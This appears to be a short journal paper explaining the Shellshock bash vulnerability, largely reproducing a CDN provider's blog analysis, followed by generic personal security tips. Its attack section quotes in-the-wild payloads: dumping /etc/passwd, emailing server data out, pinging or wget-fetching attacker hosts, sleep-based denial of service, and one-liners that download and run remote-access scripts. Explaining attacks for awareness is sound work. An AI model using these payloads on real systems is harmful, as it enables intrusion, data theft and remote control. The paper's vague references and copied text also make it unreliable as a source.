International Journal of Advanced Computer Technology (IJACT)

ISSN:2319-7900

SHELL SHOCK: A DEADLY VULNERABLE THREAT TO THE INTERNET

Yukti Dhiman , RGPV University

Abstract

Shellshock is a severe vulnerability in Bash, an open-source shell used as the default command-line interpreter on many operating systems including Linux, variations of Unix, and Apple's OSX. The vulnerability allows a hacker to execute code and the same commands as a legitimate user -- without authentication. While this limits a hacker in the first instance, being able to gain such a foothold means that privileges could be escalated and full access to a system eventually granted.

Introduction

How this vulnerability started:

This bug started as scramble to patch by using vulnerable versions of bash i.e. Computers, Servers, Firewalls, Routers and other computing appliances. Shellshock can be exploited with just a couple of lines of code, giving just about anyone the ability to run arbitrary code on an affected computer. In simple terms, this means that it's now relatively simple for anyone to gain unauthorized access to a large portion of the world's computers, and download/extract a wide variety of sensitive details. Shellshock also has the potential to be turned into a worm — a self-replicating piece of code that automatically propagates to all Shellshock-vulnerable systems, potentially causing untold damage.

Merely having Bash installed on a system doesn't make you vulnerable, however; the attacker needs some way to access Bash via the internet. In this case, the easiest route is through Apache, which has permission — via mod_cgi — to set environment variables. These variables would usually be used for cookies, referral URLs, and other "header" information. The Shellshock vulnerability allows actual commands to be executed, instead of just setting a few harmless variables. OpenSSH (sshd) may also provide a route in via Bash, but various exploits are still being explored.

Why that simple attack works :

When a web server receives a request for a page there are three parts of the request that can be susceptible to the Shellshock attack:

1. the request URL,
2. the headers that are sent along with the URL, and
3. what are known as "arguments" (when you enter your name and address on a web site it will typically be sent as arguments in the request).

For example, here's an actual HTTP request that retrieves the CloudFlare homepage:

```
GET / HTTP/1.1
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8,fr;q=0.6
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.124 Safari/537.36
Host: cloudflare.com
```

In this case the URL is `/` (the main page) and the headers are `Accept-Encoding`, `Accept-Language`, etc. These headers provide the web server with information about the capabilities of my web browser, my preferred language, the web site I'm looking for, and what browser I am using.It's not uncommon for these to be turned into variables inside a web server so that the web server can examine them. (The web server might want to know what my preferred language is so it can decide how to respond to me).

For example, inside the web server responding to the request for the CloudFlare home page it's possible that the following variables are defined by copying the request headers character by character.

```
HTTP_ACCEPT_ENCODING=gzip,deflate,sdch
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.8,fr;q=0.6
HTTP_CACHE_CONTROL=no-cache
HTTP_PRAGMA=no-cache
HTTP_USER_AGENT=Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.124 Safari/537.36
HTTP_HOST=cloudflare.com
```

ISSN:2319-7900

As long as those variables remain inside the web server software, and aren't passed to other programs running on the web server, the server is not vulnerable.

How that simple attack works:

Shellshock occurs when the variables are passed into the shell called "bash". Bash is a common shell used on Linux systems. Web servers quite often need to run other programs to respond to a request, and it's common that these variables are passed into bash or another shell.The Shellshock problem specifically occurs when an attacker modifies the origin HTTP request to contain the magic `() { :; };` Suppose the attacker change the User-Agent header above from `Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.124 Safari/537.36` to simply `() { :; }; /bin/eject`.

This creates the following variable inside a web server:

```
HTTP_USER_AGENT=() { :; }; /bin/eject
```

If that variable gets passed into bash by the web server, the Shellshock problem occurs. This is because bash has special rules for handling a variable starting with `() { :; };`.

Rather than treating the variable `HTTP_USER_AGENT` as a sequence of characters with no special meaning, bash will interpret it as a command that needs to be executed (I've omitted the deeply technical explanations of why `() { :; };` makes bash behave like this for the sake of clarity in this essay.)

The problem is that `HTTP_USER_AGENT` came from the `User-Agent` header which is something an attacker controls because it comes into the web server in an HTTP request. And that's a recipe for disaster because an attacker can make a vulnerable server run any command it wants .The solution is to upgrade bash to a version that doesn't interpret `() { :; };` in a special way.

Where attacks are coming from :

When protection was rolled out for all customers a metric was put in place that allowed monitoring the number of Shellshock attacks attempted. They all received an HTTP 403 Forbidden error code, but was kept a log of when they occurred and basic information about the attack.

From the moment CloudFlare turned on our Shellshock protection up until early this morning, we were seeing 10 to 15 attacks per second. In order of attack volume, these requests were coming from France (80%), US (7%), Netherlands (7%), and then smaller volumes from many other countries. At about 0100 Pacific (1000 in Paris) the attacks from France ceased. We are currently seeing around 5 attacks per second.



Figure 1 Shows the number of attacks per second across the CloudFlare network since rolling out protection for all customers.

How Shell Shock came into existence:

Since it's so easy to attack vulnerable machines with Shellshock, and because a vulnerable machine will run any command sent to it, attackers have let their imaginations run wild with ways to manipulate computers remotely.CloudFlare's WAF logs the reason it blocked a request allowing us to extract and analyze the actual Shellshock strings being used. Shellshock is being used primarily for reconnaissance: to extract private information, and to allow attackers to gain control of servers.

Most of the Shellshock commands are being injected using the HTTP User-Agent and Referer headers, but attackers are also using GET and POST arguments and other random HTTP headers. To extract private information, attackers are using a couple of techniques. The simplest extraction attacks are in the form:

```
() {:;}; /bin/cat /etc/passwd
```

ISSN:2319-7900

That reads the password file /etc/passwd, and adds it to the response from the web server. So an attacker injecting this code through the Shellshock vulnerability would see the password file dumped out onto their screen as part of the web page returned. In one attack they simply email private files to themselves. To get data out via email, attackers are using the mail command like this:

```
() { :;}; /bin/bash -c \"whoami | mail -s 'example.com l'
xxxxxxxxxxxxxxxx@gmail.com
```

That command first runs who am i to find out the name of the user running the web server. That's especially useful because if the web server is being run as root (the super user who can do anything) then the server will be a particularly rich target.

It then sends the user name along with the name of the web site being attacked (example.com above) via email. The name of the website appears in the email subject line.

At their leisure, the attacker can log into their email and find out which sites were vulnerable. The same email technique can be used to extract data like the password file.

Reconnaissance

By far the most popular attack we've seen (around 83% of all attacks) is called "reconnaissance". In reconnaissance attacks, the attacker sends a command that will send a message to a third-party machine. The third-party machine will then compile a list of all the vulnerable machines that have contacted it.

A popular reconnaissance technique uses the ping command to get a vulnerable machine to send a single packet (called a ping) to a third-party server that the attacker controls.

The attack string looks like this:

```
() {:;}; ping -c 1 -p cb18cb3f7bca4441a595fcc1e240deb0
attacker-machine.com
```

The ping command is normally used to test whether a machine is "alive" or online (an alive machine responds with its own ping).

If a web server is vulnerable to Shellshock then it will send a single ping packet (the -c 1) to attacker-machine.com with a payload set by the -p.

The payload is a unique ID created by the attacker so they can trace the ping back to the vulnerable web site.

Another technique being used to identify vulnerable servers is to make the web server download a web page from an attacker-controlled machine. The attacker can then look in their web server logs to find out which machine was vulnerable.

This attack works by sending a Shellshock string like:

```
(){:;};/usr/bin/wgethttp://attacker-
con-
trolled.com/ZXhhbXBsZS5jb21TaGVsbFNob2NrU2FsdA==
= >> /dev/null
```



figure 2: showing how attacker controlls the machine

The attacker looks in the web server log of attacker-controlled.com for entries. The page downloaded is set up by the attacker to be reveal the name of the site being attacked. The ZXhhbXBsZS5jb21TaGVsbFNob2NrU2FsdA== is actually a code indicating that the attacked site was example.com. ZXhhbXBsZS5jb21TaGVsbFNob2NrU2FsdA== is actually a base64 encoded string

When it is decoded it reads:

```
example.comShellShockSalt
```

ISSN:2319-7900

From this string the attacker can find out if their attack on example.com was successful, and, if so, they can then go back later to further exploit that site. While the substituted out the domain that was the target, we are seeing real examples in the wild actually using ShellShockSalt as the salt in the hash.

Methods of how it captures the Internet:

Denial of Service

Another Shellshock attack uses this string

```
() { :;}; /bin/sleep 20|/sbin/sleep 20|/usr/bin/sleep 20
```

It attempts to run the sleep command in three different ways (since systems have slightly different configurations, sleep might be found in the directories /bin or /sbin or /usr/bin). Whichever sleep it runs, it causes the server to wait 20 seconds before replying . That will consume resources on the machine because a thread or process executing the sleep will do nothing else for 20 seconds.

This is perhaps the simplest denial-of-service of all. The attackers simply tell the machine to sleep for a while. Send enough of those commands, and the machine could be tied up doing nothing and unable to service legitimate requests.

Taking Control:

Around 8% of the attacks we've seen so far have been aimed at directly taking control of a server. Remote control attacks look like this:

```
() { :;}; /bin/bash -c \"cd /tmp;wget http://213.x.x.x/ji;curl -O /tmp/ji http://213.x.x.x/ji ; perl /tmp/ji;rm -rf /tmp/ji\"
```

This command tries to use two programs (wget and curl) to download a program from a server that the attacker controls. The program is written in the Perl language, and once downloaded it is immediately run. This program sets up remote access for an attacker to the vulnerable web server. Another attack uses the Python language to set up a program that can be used to remotely run any command on the vulnerable machine:

```
() { :;}; /bin/bash -c \"/usr/bin/env curl -s http://xxxxxxxxxxxxxx.com/cl.py > /tmp/clamd_update; chmod +x /tmp/clamd_update; /tmp/clamd_update > /dev/null& sleep 5; rm -rf /tmp/clamd_update\"
```

The cl.py program downloaded is made to look like an update to the ClamAV antivirus program. After a delay of 5 seconds, the attack cleans up after itself by removing the downloaded file (leaving it running only in memory).

Target Selection :

Looking at the web sites being attacked, and the URLs being requested, it's possible to make an educated guess at the specific web applications being attacked. The top URLs we've seen attacked are: / (23.00%), /cgi-bin-sdb/printenv (15.12%), /cgi-mod/index.cgi (14.93%), /cgi-sys/entropysearch.cgi (15.20%) and /cgi-sys/defaultwebpage.cgi (14.59%). Some of these URLs are used by popular web applications and even a hardware appliance. It appears that 23% of the attacks are directed against the cPanel web hosting control software, 15% against old Apache installations, and 15% against the Barracuda hardware products which have a web-based interface.



Figure 3: showing the percentages of different types of attacks

The latter is interesting because it highlights the fact that Shellshock isn't just an attack on web sites: it's an attack on anything that's running bash and accessible across the Internet. That could include hardware devices, set-top boxes, laptop computers, even, perhaps, telephones.

ISSN:2319-7900

How you can prevent yourself from this theft

Stay clear of sending sensitive data across public Wi-Fi networks

For hackers who monitor free networks or set up similarly-named hotspots to dupe users in to connecting before grabbing sensitive data including account information, passwords or financial details, such services are easy game. In addition, keep in mind that public computers can have software installed on them which monitor you or your keystrokes without your knowledge.

Use double verification systems

It might take a little longer, but using double verification methods can prevent accounts being accessed if you fall prey to a phishing campaign or your original password is guessed. PayPal and Google, for example, allow you to link your account with your mobile device. In the case of the former, you must input your password as well as a code sent to your mobile in order to access your account.

Shred documents while at home

Banking statements and utility bills all display personal, sensitive information that give "dumpster divers" dollar signs in their eyes. People are not below wading through your garbage in order to get their hands on this data, which can then be used to fake your identity, steal it, or potentially access your accounts. In addition, pre-approved credit card offers could be used by thieves for applying for credit at a different address -- potentially wrecking your credit score and leaving you with the bill further down the line. So use shredder to avoid this .

Do not share your passwords or leave them lying around

It might seem simple enough, but do not share passwords for your online bank accounts, payment systems, social media accounts or email inboxes with anyone. Furthermore, writing down passwords can also lead to a breach of privacy.

Keep an eye on your credit score

If your identity has been stolen or financial details sold on, whether through a fault of your own or if you were a customer of a firm that fell prey to a cyberattack – Such as target -- your credit score is likely to be affected. Signing up for a 30 day free trial on occasion or maintaining a subscription so you are alerted when changes take place will help you act quickly if something goes wrong.

Watch out for phishing websites and fake campaigns

Phishing campaigns are popular methods for cybercriminals to fleece you of your savings and steal personal information. Often found in the form of spam emails that pretend to be reputable companies, a victim clicks on a link and is sent to a website that appears to be legitimate. Once you arrive, the website may ask you to submit forms containing sensitive information including (but not limited to) your social security number, bank account details, full name, address and phone number. Take a breath, relax, and do not act based on panic. If you receive an email supposedly from your bank, call them instead and confirm whether or not the email is fake. Keep in mind that most companies, and certainly the majority of banks, will never ask you for full passwords or account details via an email.

Use an antivirus program on desktop and mobile

Installing anti-virus and anti-malware programs is not just a requirement for desktop PCs any longer -- with malware that targets mobile devices on the rise, you should consider downloading some form of protection on to your smartphones and tablets as well. There are a number of options on the market, both free and paid, offered by vendors including Malwarebytes, Avast and Intego.

Unique passwords and frequent changes

When some of the most common and popular passwords currently in use include "password1," "qwerty" and "ninja," you know that there are basic security problems out there which are easily fixed. Use a combination of letters and numbers, and make sure you use unique passwords for different services online -- so if one account is compromised, you may be able to prevent unauthorized access to the rest.

ISSN:2319-7900

Shop only at reputable websites

If a clothing or gadget sale online looks too good to be true, it probably is. If you see a padlock next to your browser address, then a secure SSL encryption is in place, and so any financial details input will at least be encrypted. However, if you see none, steer clear. Fake websites, counterfeit boutiques -- any website which doesn't originate from a reputable source could place your bank account or identity at risk.

Keep data divulging on social networks to a minimum

Sending out a single innocuous tweet containing sensitive information can lead to an avalanche of data which can be discovered and taken from you. To avoid giving hackers a digital trail, keep the sharing of personal information to a minimum on social networks, and make sure your privacy settings are set as highly as possible. From checking in to a bank and posting it on FourSquare to using GSP technology for sharing your home city or address, a single fact about you can lead to identity theft. When asked for security questions, consider using fake details, so even if facts about you are discovered they will not line up with the questions asked to access accounts.

Secure your wireless network

Just because your wireless network is at home doesn't mean it is secure. Make sure you enable WPA encryption to prevent infiltrators from poaching your bandwidth or monitoring your network without consent -- which can lead to a detailed profile of your website visits.

Only download software from reputable sources

In the same way that you should only shop from reputable online stores, do the same if you need to download software. If not, you may find your system compromised by Trojans or backdoor malicious code. If you're not sure, consider using a search engine, typing in the name of the website and 'review.'

Keep software up to date

It isn't just antivirus software that needs to be kept updated, but browsers, operating systems, and third-party software. From Windows machines to Java, keep software up-to-date to make sure exploits and vulnerabilities which could carve a path in to your system are patched in good time.

Be wary of social media-spread fake contests and links

Facebook and Twitter are full to the gills with scams, contests and sweepstakes that are fake, but don't be fooled. Before submitting any personal information, check the validity of offers (hey, it's unlikely 4000 Samsung S5s are being given away, right?) and don't make any immediate decisions.

If a job seems too good to be true, it probably is.

Working from home and flexible schedules are on the rise, but sadly, cybercriminals use the desperation of people seeking work to steal personal information from them. Any firm offering lucrative hours, incredible salaries and work-from-home positions should undergo a thorough background check, and do not pay any fees for processing or give away data involving your bank account, password, or home details. These are some simple tips, tricks and best-practice methods of keeping yourself and your digital identity safe from hackers.

Conclusion

The only real solution for Shellshock is to install a patched version of Bash. For server admins, this shouldn’t be too difficult, though there will be a lot of computers to update. For normal people, the real concern will be updating any and all devices that run some kind of Linux-flavored operating system and have a vulnerable version of Bash. At the very least, this will probably mean a lot of wireless routers need to be patched. Other smart and internet-of-things (IoT) devices may also need to be patched: Smart TVs, smart fridges, WiFi-connected thermostats, and any similar household or office doodads.

Unfortunately, many of these devices were not designed to be updated easily. Many smaller, embedded devices are of the “fire and forget” variety, and many more will be

ISSN:2319-7900

Amusingly enough, our best hope for mitigating Shellshock quickly is if a white hat hacker creates a worm that uses the Shellshock vulnerability to automatically spread across the internet, patching vulnerable computers and devices as it goes.

Acknowledgments

The authors are thankful to IJACT Journal for the support to develop this document.

References

[1] Google.com
[2] Wikipedia.com
[3] The Economics Times, pg no.7,1nd October 2014.
[4] Yahoo.com
[5] Symantec.com
[6] Youtube.com

Biography

YUKTI DHIMAN: was born on 5th September 1992 at a small place called Vijaipur in Guna District State Madhya Pradesh of India. She completed her schooling from Delhi Public School, Vijaipur in the year 2010. She pursued her Bachelors of Engineering in 2014 from Technocrats Institute of Technology, Bhopal, Madhya Pradesh, India. Currently working with Hexaware with domain Microsoft .NET with Ernst & Young on designation of Associate Software Engineer in Pune, Maharashtra, India.